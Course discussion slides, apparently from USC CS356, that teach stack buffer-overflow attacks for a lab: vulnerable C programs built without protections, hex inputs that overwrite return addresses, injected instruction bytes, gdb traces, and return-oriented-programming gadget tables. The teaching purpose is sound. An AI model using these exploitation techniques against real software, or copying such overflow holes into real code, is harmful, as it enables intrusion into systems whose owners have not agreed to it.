CS356: Discussion #8

Buffer-Overflow Attacks

Marco Paolieri (paolieri@usc.edu)

USC University of Southern California

Previous Example

```c
#include <stdio.h>

void unreachable() {
    printf("Impossible.\n");
}

void hello() {
    char buffer[6];
    scanf("%s", buffer);
    printf("Hello, %s!\n", buffer);
}

int main() {
    hello();
    return 0;
}
```

```
$ gcc -no-pie hello.c -o hello
$ ./hello
World
Hello, World!
```

```
.LC0: .string "Impossible."
unreachable:
      pushq %rbp
      movq  %rsp, %rbp
      leaq  .LC0(%rip), %rdi
      call  puts@PLT
      nop
      popq  %rbp
      ret
.LC1: .string "%s"
.LC2: .string "Hello, %s!\n"
main:
      pushq %rbp
      movq  %rsp, %rbp
      movl  $0, %eax
      call  hello
      movl  $0, %eax
      popq  %rbp
      ret
```

```
hello:
      pushq %rbp
      movq  %rsp, %rbp
      subq  $16, %rsp
      leaq  -6(%rbp), %rax
      movq  %rax, %rsi
      leaq  .LC1(%rip), %rdi
      movl  $0, %eax
      call  __isoc99_scanf@PLT
      leaq  -6(%rbp), %rax
      movq  %rax, %rsi
      leaq  .LC2(%rip), %rdi
      movl  $0, %eax
      call  printf@PLT
      nop
      leave
      ret
```

We made the return address inside **`hello()`** point to **`unreachable()`**

Our Strategy

```
0000000000400597 <unreachable>:
  400597: 55                    push   %rbp
  400598: 48 89 e5              mov    %rsp,%rbp
  40059b: 48 8d 3d e2 00 00 00  lea    0xe2(%rip),%rdi
  4005a2: e8 e9 fe ff ff        callq  400490 <puts@plt>
  4005a7: 90                    nop
  4005a8: 5d                    pop    %rbp
  4005a9: c3                    retq
00000000004005aa <hello>:
  4005aa: 55                    push   %rbp
  4005ab: 48 89 e5              mov    %rsp,%rbp
  4005ae: 48 83 ec 10           sub    $0x10,%rsp
  4005b2: 48 8d 45 fa           lea    -0x6(%rbp),%rax
  4005b6: 48 89 c6              mov    %rax,%rsi
  4005b9: 48 8d 3d d0 00 00 00  lea    0xd0(%rip),%rdi
  4005c0: b8 00 00 00 00        mov    $0x0,%eax
  4005c5: e8 e6 fe ff ff        callq  4004b0 <scanf@plt>
  4005ca: 48 8d 45 fa           lea    -0x6(%rbp),%rax
  4005ce: 48 89 c6              mov    %rax,%rsi
  4005d1: 48 8d 3d bb 00 00 00  lea    0xbb(%rip),%rdi
  4005d8: b8 00 00 00 00        mov    $0x0,%eax
  4005dd: e8 be fe ff ff        callq  4004a0 <printf@plt>
  4005e2: 90                    nop
  4005e3: c9                    leaveq
  4005e4: c3                    retq
```

During the function call to **`hello()`**, the stack includes (in order):

- The **return address** (8 bytes)
- The caller's `%rbp` (8 bytes)
- The variable `buffer` (6 bytes)
- Empty space (10 bytes)

There are 14 bytes from the start of **`buffer`** to the return address.

```
$ echo -n 'World!' > raw_input
$ echo -n '1122334455667788' |
  xxd -r -p >> raw_input  # saved rbp
$ echo -n '9705400000000000' |
  xxd -r -p >> raw_input  # ret addr

$ ./hello < raw_input
Hello, World!"3DUfw??@!
Impossible.
```

Preparing the input with **hex2raw**

Very flexible

```
/* supports C-style block comments inside input_hex    */
/* bytes are separated by spaces or newlines           */
97 05 40 00 33 22 11 00  /* address 0x0011223300400597 */
48 c7 c1 f0 11 00 04     /* mov $0x040011f0,%rcx       */
31 32 33 34 35 00        /* ASCII string "12345"       */
```

Running and debugging

```
$ cat input_hex | ./hex2raw | ./target
Ouch!: You caused a segmentation fault!
Better luck next time

$ ./hex2raw < input_hex > input_raw
$ ./target  < input_raw
Ouch!: You caused a segmentation fault!
Better luck next time

$ gdb target
$ (gdb) run < input_raw
```

Generating instruction codes

Prepare assembly code

```
pushq $0xabcdef  # save to code.s
addq  $17,%rax
movl  %eax,%edx
```

Compile and disassemble

```
$ gcc -c code.s
$ objdump -d code.o
```


```
code.o:     file format elf64-x86-64
0000000000000000 <.text>:
   0:    68 ef cd ab 00          pushq  $0xabcdef
   5:    48 83 c0 11             add    $0x11,%rax
   9:    89 c2                   mov    %eax,%edx
```

Buffer Overflow: Running arbitrary code

So far, we just forced `hello()` to invoke `unreachable()`

Next steps

- Add binary code (x86_64 instructions) to the stack.
- Move control to the beginning of the instruction sequence.
- Prepare parameters for a function call.
- Call a target function `unreachable(int)`



Buffer Overflow: Invoking **unreachable(42)**

```c
#include <stdio.h>
#include <stdlib.h>

void unreachable(int val) {
    if (val == 42)
      printf("The answer!\n");
    else
      printf("Wrong.\n");
    exit(1);
}

void hello() {
    char buffer[6];
    scanf("%s", buffer);
    printf("Hello, %s!\n", buffer);
}

int main() {
    hello();
    return 0;
}
```

```
$ gcc -fno-stack-protector -no-pie
   -z execstack target.c -o target
```

```
.LC0:
        .string "The answer!"
.LC1:
        .string "Wrong."
unreachable:
        pushq %rbp
        movq  %rsp, %rbp
        subq  $16, %rsp
        movl  %edi, -4(%rbp)
        cmpl  $42, -4(%rbp)
        jne   .L2
        leaq  .LC0(%rip), %rdi
        call  puts@PLT
        jmp   .L3
.L2:
        leaq  .LC1(%rip), %rdi
        call  puts@PLT
.L3:
        movl  $1, %edi
        call  exit@PLT
.LC2:
        .string "%s"
.LC3:
        .string "Hello, %s!\n"
```

```
hello:
        pushq %rbp
        movq  %rsp, %rbp
        subq  $16, %rsp
        leaq  -6(%rbp), %rax
        movq  %rax, %rsi
        leaq  .LC2(%rip), %rdi
        movl  $0, %eax
        call  __isoc99_scanf@PLT
        leaq  -6(%rbp), %rax
        movq  %rax, %rsi
        leaq  .LC3(%rip), %rdi
        movl  $0, %eax
        call  printf@PLT
        nop
        leave
        ret
main:   pushq %rbp
        movq  %rsp, %rbp
        movl  $0, %eax
        call  hello
        movl  $0, %eax
        popq  %rbp
        ret
```

Setting %rdi to 42

Prepare assembly code

```
mov $42,%rdi  # save to code.s
ret
```

Compile and disassemble

```
$ gcc -c code.s
$ objdump -d code.o
```

```
set_rdi.o:     file format elf64-x86-64
0000000000000000 <.text>:
   0:    48 c7 c7 2a 00 00 00    mov    $0x2a,%rdi
   7:    c3                      retq
```

Return Addresses

Finding the address of `unreachable()`

```
$ objdump -d target | grep '<unreachable>'
```

```
00000000004005d7 <unreachable>:
```

We will use this address as **return address** from our assembly code.

Finding the address of our assembly code

```
$ gdb target -ex 'b hello' -ex 'run' -ex 'p/x $rbp'
Breakpoint 1, 0x0000000000400610 in hello ()
$1 = 0x7fffffffdbc0
```

We will use this address as **return address** from `hello()`

Preparing the input

Preparing `input_hex`

```
/*
 * Stack inside hello():
 * ---------------------
 * [someone else's] (8 byte)
 * [return address] (8 byte)
 * [%rbp of caller] (8 byte)
 * [buffer array]   (6 byte)
 */
11 22 33 44 55 66         /* fill buffer[6]                */
48 c7 c7 2a 00 00 00      /* mov $0x2a,%rdi  \  %rbp of    */
c3                        /* retq            /  caller     */
c0 db ff ff ff 7f 00 00   /* hello return addr goes to mov */
d7 05 40 00 00 00 00 00   /* next retq goes to unreachable */
```

Generating `input_raw`

```
$ ./hex2raw < input_hex > input_raw
```

Debugging

Stepping through the code using gdb

- Before the call to `scanf`

```
(gdb) x/3xg $rbp
0x7fffffffdbc0: 0x00007fffffffdbd0
                0x0000000000400655 → To instruction of main()
0x7fffffffdbd0: 0x0000000000400660    after the call to hello()
```

- After the call to `scanf`

```
(gdb) x/3xg $rbp
0x7fffffffdbc0: 0xc30000002ac7c748 → Injected code
                0x00007fffffffdbc0 → To the start of injected code
0x7fffffffdbd0: 0x00000000004005d7 → To the start of unreachable()
```

```
$ gdb target -ex 'run < input_raw'
Hello, "3DUfH??
The answer!
```

Attack Lab

Goal. 5 attacks to 2 programs, to learn:

- How to write secure programs
- Safety features provided by compiler/OS
- Linux x86_64 stack and parameter passing
- x86_64 instruction coding
- Experience with `gdb` and `objdump`

Rules

- Complete the project on the VM.
- Don't use brute force: server overload will be detected.
- Set return addresses only to:
  - Touch functions: `touch1`, `touch2`, `touch3`
  - Your injected code
  - Gadgets from the "gadget farm"

http://bytes.usc.edu/cs356/assignments/attacklab.pdf

Attack Lab: Targets

Two binary files

- `ctarget` is vulnerable to **code-injection** attacks
- `rtarget` is vulnerable to **return-oriented-programming** attacks

Running the targets

```
$ ./ctarget
Type string: a short string
FAILED
No exploit.  Getbuf returned 0x1
Normal return

$ ./ctarget
Type string: a very long, very long,
very long, very long, very long string
Ouch!: You caused a segmentation fault!
Better luck next time

$ ./ctarget -i long_string.txt
Ouch!: You caused a segmentation fault!
Better luck next time
```

Vulnerability of both targets:

```
unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
```

`Gets(char*)` similar to `gets(char*)`

- Reads string until `"\n"` or **EOF**
- Adds `"\0"` and stores into buffer
- Allows buffer overflow!

getbuf()

```
00000000004019fb <getbuf>:
  4019fb: 48 83 ec 38           sub    $0x38,%rsp
  4019ff: 48 89 e7              mov    %rsp,%rdi
  401a02: e8 84 03 00 00        callq  401d8b <Gets>
  401a07: b8 01 00 00 00        mov    $0x1,%eax
  401a0c: 48 83 c4 38           add    $0x38,%rsp
  401a10: c3                    retq
```

Smashing the stack

- Where does the buffer start?
- Where is the return address?
- Which string to provide to overwrite the return address?

Remember: Return addresses must be encoded in little-endian format.

`ctarget`: Attack 1 (15 points)

```
void test() {
  int val;
  val = getbuf();
  printf("No exploit. Ret=0x%x\n", val);
}

unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}

void touch1() {
  vlevel = 1;
  printf("Touch1!\n");
  validate(1, 1);
  exit(0);
}
```

```
0000000000401cb6 <test>:
  401cb6: 53                    push   %rbx
  401cb7: b8 00 00 00 00        mov    $0x0,%eax
  401cbc: e8 3a fd ff ff        callq  4019fb <getbuf>
  [...]

00000000004019fb <getbuf>:
  4019fb:   48 83 ec 38             sub    $0x38,%rsp
  4019ff:   48 89 e7                mov    %rsp,%rdi
  401a02:   e8 84 03 00 00          callq  401d8b <Gets>
  401a07:   b8 01 00 00 00          mov    $0x1,%eax
  401a0c:   48 83 c4 38             add    $0x38,%rsp
  401a10:   c3                      retq

0000000000401a75 <touch1>:
  [...]
```

Goal:

- To make **`getbuf()`** invoke **`touch1()`**

`ctarget`: Attack 2 (35 points)

```
void test() {
  int val;
  val = getbuf();
  printf("No exploit. Ret=0x%x\n", val);
}

unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}

void touch2(unsigned val, unsigned val2) {
  vlevel = 2;
  if (val == last_five && val2 == magic) {
    printf("Touch2!: touch2(%d,0x%.8x)\n",
           val, val2);
    validate(2, 1);
  } else {
    printf("Misfire: touch2(%d,0x%.8x)\n",
           val, val2);
  }
}
```

```
0000000000401cb6 <test>:
  401cb6: 53                    push   %rbx
  401cb7: b8 00 00 00 00        mov    $0x0,%eax
  401cbc: e8 3a fd ff ff        callq  4019fb <getbuf>
  [...]

00000000004019fb <getbuf>:
  4019fb:   48 83 ec 38             sub    $0x38,%rsp
  4019ff:   48 89 e7                mov    %rsp,%rdi
  401a02:   e8 84 03 00 00          callq  401d8b <Gets>
  401a07:   b8 01 00 00 00          mov    $0x1,%eax
  401a0c:   48 83 c4 38             add    $0x38,%rsp
  401a10:   c3                      retq

0000000000401aa6 <touch2>:
  [...]
```

Goals:

- Make `getbuf()` invoke injected code
- Prepare the input parameters
- Invoke `touch2()` using `ret`

`ctarget`: Attack 3 (35 points)

```
void touch3(char *sval, char *sval2) {
  char idStr[6];  /* last 5 USC ID digits */
  sprintf(idStr, "%d", last_five);
  vlevel = 3;
  if (hexmatch(magic, sval) && strcmp(idStr, sval2) == 0) {
    printf("Touch3!: You called touch3(\"%s, %s\")\n",
           sval, sval2);
    validate(3,1);
  } else {
    printf("Misfire: You called touch3(\"%s, %s\")\n",
           sval, sval2);
    fail(3);
  }
  exit(0);
}

/* Compare string to hex representation of unsigned value */
int hexmatch(unsigned val, char *sval) {
  char cbuf[110];
  /* Make position of check string unpredictable */
  char *s = cbuf + random() % 80;
  sprintf(s, "%.8x", val);
  return strncmp(sval, s, 9) == 0;
}
```

Goal:

- Prepare input parameters
- Invoke **`touch3()`**

But this time, the parameters must be strings!

Beware: Drop all initial `0`'s from the last 5 digits of your USC id. For example:

- … `01234` → `1234`
- … `00001` → `1`
- … `10000` → `10000`

`rtarget`: Return-oriented Programming

`rtarget` is more secure:

- It uses randomization to avoid fixed stack positions.
- The stack is marked as non-executable.

Idea: return-oriented programming

- Find **gadgets** in executable areas.
- Gadget: short sequence of instructions followed by `ret` (`0xc3`)

Often, it is possible to find useful instructions within the byte encoding of other instructions.

```
void setval_210(unsigned *p) {
  *p = 3347663060U;
}

0000000000400f15 <setval_210>:
  400f15: c7 07 d4 48 89 c7    movl $0xc78948d4,(%rdi)
  400f1b: c3                   retq
```

`48 89 c7` encodes the x86_64 instruction `movq %rax, %rdi`

To start this gadget, set a return address to `0x400f18` (use little-endian format)

Finding the right instruction

Operation	Register R			
	%al	%cl	%dl	%bl
andb R, R	20 c0	20 c9	20 d2	20 db
orb R, R	08 c0	08 c9	08 d2	08 db
cmpb R, R	38 c0	38 c9	38 d2	38 db
testb R, R	84 c0	84 c9	84 d2	84 db

Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

movl S, D

Source S	Destination D							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

movq S, D

Source S	Destination D							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

`rtarget`: The Gadget Farm

```
0000000000401c00 <start_farm>:
  401c00:   b8 01 00 00 00          mov    $0x1,%eax
  401c05:   c3                      retq
0000000000401c06 <setval_215>:
  401c06:   c7 07 08 89 c7 c3       movl   $0xc3c78908,(%rdi)
  401c0c:   c3                      retq
0000000000401c0d <addval_302>:
  401c0d:   8d 87 58 c2 95 2c       lea    0x2c95c258(%rdi),%eax
  401c13:   c3                      retq
0000000000401c14 <getval_246>:
  401c14:   b8 48 89 c7 c3          mov    $0xc3c78948,%eax
  401c19:   c3                      retq

[...]

0000000000401c3a <mid_farm>:
  401c3a:   b8 01 00 00 00          mov    $0x1,%eax
  401c3f:   c3                      retq
0000000000401c40 <add_xy>:
  401c40:   48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  401c44:   c3                      retq

[...]

0000000000401d1b <end_farm>:
  401d1b:   b8 01 00 00 00          mov    $0x1,%eax
  401d20:   c3                      retq
```

`rtarget`: Attack 4 (10 points)

```
void test() {
  int val;
  val = getbuf();
  printf("No exploit. Ret=0x%x\n", val);
}

unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}

void touch2(unsigned val) {
  vlevel = 2;
  if (val == cookie) {
    printf("Touch2!: touch2(0x%.8x)\n",
           val);
    validate(2);
  } else {
    printf("Misfire: touch2(0x%.8x)\n",
           val);
    fail(2);
  }
  exit(0);
}
```

A simplified version of Attack 2.
(But you must use gadgets!)

Goals:

- Make `getbuf()` invoke gadgets
- Prepare input with gadgets
- Invoke `touch2()` with gadgets

Tips:

- Gadgets in the farm include only instructions `movq`, `popq`, `ret`, `nop`
- You need **just two gadgets**
- Use only gadgets between `start_farm` and `mid_farm`
- Add data and gadget addresses to your input string: data will be read using `popq`

`rtarget`: Attack 5 (5 points)

```c
/* Compare string to hex represention of
unsigned value */
int hexmatch(unsigned val, char *sval) {
  char cbuf[110];
  char *s = cbuf + random() % 80;
  sprintf(s, "%.8x", val);
  return strncmp(sval, s, 9) == 0;
}

void touch3(char *sval) {
  vlevel = 3;
  if (hexmatch(cookie, sval)) {
    printf("Touch3!: touch3(\"%s\")\n",
           sval);
    validate(3);
  } else {
    printf("Misfire: touch3(\"%s\")\n",
           sval);
    fail(3);
  }
  exit(0);
}
```

A simplified version of Attack 3.

- But much more difficult: it has address space randomization!
- Use any of the gadget between **`start_farm`** and **`end_farm`**
- Additional gadgets:
  - **`movl`** instructions (set most-significant half to 0)
  - Functional no-op such as **`andb`** `%al,%al`
  - Prepare input with gadgets
  - Invoke **`touch3`**`()` with gadgets

Tip: You must prepare **8 gadget calls** (some to the the same gadget function)